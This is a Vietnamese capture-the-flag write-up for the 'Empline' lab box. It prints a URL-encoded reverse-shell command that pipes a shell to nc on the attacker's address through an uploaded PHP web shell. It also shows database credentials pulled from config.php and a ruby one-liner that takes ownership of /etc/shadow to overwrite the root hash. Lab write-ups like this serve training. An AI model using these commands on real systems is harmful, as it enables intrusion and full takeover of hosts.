


Hôm nay mk trở lại với 1 bài có tên là “Empline”. Đây là 1 bài khá hay. Bắt đầu thôi.

1. Dò quét

rustscan -b 500 -a 10.10.194.74




Service: mysql, ssh và web.

Text

Description automatically generated with medium confidence

1. Enum

Thử login với mysql =))



Cổng 80

Graphical user interface, text, website

Description automatically generated

Khi “View Page Source” thì chúng ta sẽ tìm đc virtual host là empline.thm và job.empline.thm. => add vào file /etc/hosts

Text

Description automatically generated

Graphical user interface, text, chat or text message

Description automatically generated

Ở job.empline.thm thì họ đang dùng opencats version 0.9.4.

Graphical user interface, application

Description automatically generated with medium confidence

RCE mà ko cần xác thực. Lỗi này ghê đây.

1. Khai thác

Text

Description automatically generated

Shell của chương trình này vẫn chưa đc tối ưu nên mình dùng cách này để lấy shell (dựa vào file 6q9VT.php mà chúng ta đã upload nhờ chương trình exploit.sh)

Text

Description automatically generated

Do là để trên URL nên mk encode cho yên tâm =))

“curl <http://job.empline.thm/upload/careerportaladd/6q9VT.php?0=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.8.231.56%204444%20%3E%2Ftmp%2Ff>”

1. Leo thang

Text

Description automatically generated

Ở file config.php chúng ta tìm được user/pass để connect đến DB.


->mysql -u james -p

->show databases;

->use opencats;

->show tables;

->select \* from user;



Crack hash của user George

Graphical user interface

Description automatically generated with medium confidence

Sử dụng pass này để login vào user George.

Graphical user interface, text

Description automatically generated

Xác định SUDO rights, SUID files, cronjob files, linux kernel, capabilities,…..



Graphical user interface, text

Description automatically generated with medium confidence

Như mn thấy, chúng ta có thể sử dụng ngôn ngữ ruby để chown file hoặc folder bất kỳ mà ko bị giới hạn về quyền.

Text

Description automatically generated

Do user George có userID và groupID là 1002 nên chúng ta phải sửa lại payload trên.

ruby -e 'require "fileutils"; FileUtils.chown(1002, 1002, "/etc/shadow")'

Text

Description automatically generated

Lúc này thì file /etc/shadow đã thuộc quyền sở hữu của user george nên chúng ta có quyền read/write file này. Trong tình huống này, mk sửa lại hash của user root rồi tiến hành login

Graphical user interface, text, application

Description automatically generated

Thành công rồi. See you again.